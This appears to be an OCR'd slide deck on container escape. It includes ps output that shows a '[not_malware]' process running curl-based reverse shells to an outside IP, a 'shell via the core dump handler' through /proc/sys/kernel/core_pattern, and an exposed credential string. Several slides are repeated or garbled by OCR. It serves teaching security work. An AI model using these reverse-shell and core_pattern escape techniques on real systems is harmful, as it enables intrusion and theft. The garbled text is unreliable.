W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root           1  0.1  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+     502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```


/proc/sys/kernel/core_pattern - Shell



```
root           247  0.0  0.0      0     0 ?        I<   16:51   0:00  \_ [cryptd]
root           384  0.0  0.0      0     0 ?        I<   16:51   0:00  \_ [cfg80211]
root         23449  0.0  0.0      0     0 ?        I<   16:56   0:00  \_ [tls-strp]
root         23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root         23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-ino
root         23914  0.0  0.1   2576   900 ?        S    18:21   0:00  \_ [not_malware]
root         23916  0.0  0.1   2576   880 ?        S    18:21   0:00      \_ sh
root         23917  0.0  2.4  19952 11408 ?        S    18:21   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root         23918  0.0  0.1   2576   880 ?        S    18:21   0:00          \_ /bin/sh
root         23921  0.0  0.8   8100  3880 ?        R    18:21   0:00          |   \_ ps awwwfux
root         23919  0.0  2.4  19956 11360 ?        S    18:21   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root             1  0.1  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+       502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```


exec -a ...

/proc/sys/kernel/core_pattern - Shell




```
root          247  0.0  0.0      0     0 ?        I<   16:51   0:00  \_ [cryptd]
root          384  0.0  0.0      0     0 ?        I<   16:51   0:00  \_ [cfg80211]
root        23449  0.0  0.0      0     0 ?        I<   16:56   0:00  \_ [tls-strp]
root        23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root        23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-inode_switch_wbs]
root        23914  0.0  0.1   2576   900 ?        S    18:21   0:00  \_ [not_malware]
root        23916  0.0  0.1   2576   880 ?        S    18:21   0:00      \_ sh
root        23917  0.0  2.4  19952 11408 ?        S    18:21   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/3g3mru6myycle
root        23918  0.0  0.1   2576   880 ?        S    18:21   0:00          \_ /bin/sh
root        23921  0.0  0.8   8100  3880 ?        R    18:21   0:00          |   \_ ps awwwfux
root        23919  0.0  2.4  19956 11360 ?        S    18:21   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/3g3mru6myycle -T-
root            1  0.1  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+      502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --nopidfile --systemd-activation --syslog-only
```

/proc/sys/kernel/core_pattern - Shell



```
root       22790  0.0  1.9 1238168 8932 ?        Sl   16:55   0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a -address /run/containerd/containerd.sock
root       22812  0.0  0.0   1008     4 ?        Ss   16:55   0:00  \_ /sbin/docker-init -- /httpcheckerstart.sh
root       22828  0.0  1.4 1231176 6816 ?        Sl   16:55   0:00      \_ /httpchecker -credentials checker:s3cr3t_p
4ssw0rd
root       23527  0.0  0.1   2576   848 ?        S    17:03   0:00      \_ /bin/sh
root       23528  0.0  2.4  19952 11468 ?        S    17:03   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/2y2yzwe58r3mg
root       23529  0.0  0.3   2576  1652 ?        S    17:03   0:00          \_ /bin/sh
root       23853  0.0  0.7   4440  3356 ?        S    18:08   0:00          |   \_ bash
root       23881  0.0  0.1   2484   928 ?        S    18:10   0:00          |       \_ sleep 2222
root       23530  0.0  2.4  19956 11588 ?        S    17:03   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/2y2yzwe58r3mg -T-
root       23287  0.0  2.3 1237912 11092 ?       Sl   16:56   0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id 78e8dfbf529f0d0da38576d4af2871c37c33d970197b630b1531b90a8d736013 -address /run/containerd/containerd.sock
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
```


/proc/sys/kernel/core_patte r - Shell



```
root        22790  0.0  1.9 1238168 8932 ?        Sl   16:55   0:02 /us                 -runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a                    /containerd.sock
root        22812  0.0  0.0   1008     4 ?        Ss   16:55   0:00                   er-init -- /httpcheckerstart.sh
root        22828  0.0  1.4 1231176 6816                                              hecker -credentials checker:s3cr3t_p
4ssw0rd
root        23527  0.0  0.1    25
root        23528  0.0  2.4                                                           l -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ                                                              mg
root        23529  0.0  0                                                             n/sh
root        23853  0.0  0                                                               bash
root        23881  0.0  0                                                                \_ sleep 2222
root        23530  0.0  2.  199                                                       curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJ                  65.232.                               r3mg -T-
root        23287  0.0  2.3 123                   Sl   16:56   0:02 /usr/              ainerd-shim-runc-v2 -namespace moby -
id 78e8dfbf529f0d0da38576d4a                     630b1531b90a8d736013 -add             n/containerd/containerd.sock
root        23306  0.0  0.0                       Ss   16:56   0:00 \_ /s              er-init -- /passwordstorestart.sh
```

tl;dr - Normal shell via the core dump handler

/proc/sys/kernel/core_patte r - Shell



```
root         22790  0.0  1.9 1238168 8932 ?        Sl   16:55   0:02 /us                -runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a                 /containerd.sock
root         22812  0.0  0.0    1008    4 ?        Ss   16:55   0:00               er-init -- /httpcheckerstart.sh
root         22828  0.0  1.4 1231176 6816 ?                                        hecker -credentials checker:s3cr3t_p
4ssw0rd
root         23527  0.0  0.1    25
root         23528  0.0  2.4                                                     l -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ                                                        mg
root         23529  0.0  0                                                       n/sh
root         23853  0.0  0                                                         bash
root         23881  0.0  0                                                          \_ sleep 2222
root         23530  0.0  2.   199                                               curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJ                      65.252.                    3r3mg -T-
root         23287  0.0  2.3 123                   Sl   16:56   0:02 /usr/          ainerd-shim-runc-v2 -namespace moby -
id 78e8dfbf529f0d0da38576d4                        630b1531b90a8d736013 -add        n/containerd/containerd.sock
root         23306  0.0  0.0                       Ss   16:56   0:00  \_ /s          er-init -- /passwordstorestart.sh
```

tl;dr - "Normal" shell via the core dump handler

What's a Container? (v5)

- Where my application runs all nice and self-contained
    - Application Developer
- An application running on Linux, plus isolation (and YAML)
    - Systems Administrator
- Linux, but missing bits
    - Someone who's just got a shell
- Processes with restrictive metadata
    - Someone who's fixing to escape a container

What's a Container? (v5)


- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container
  - Someone who's escaped a container

What's a Container? (v5)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
  - Someone who's escaped a container


Outside -> In

Our Original Goal




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
```

Working Directory?



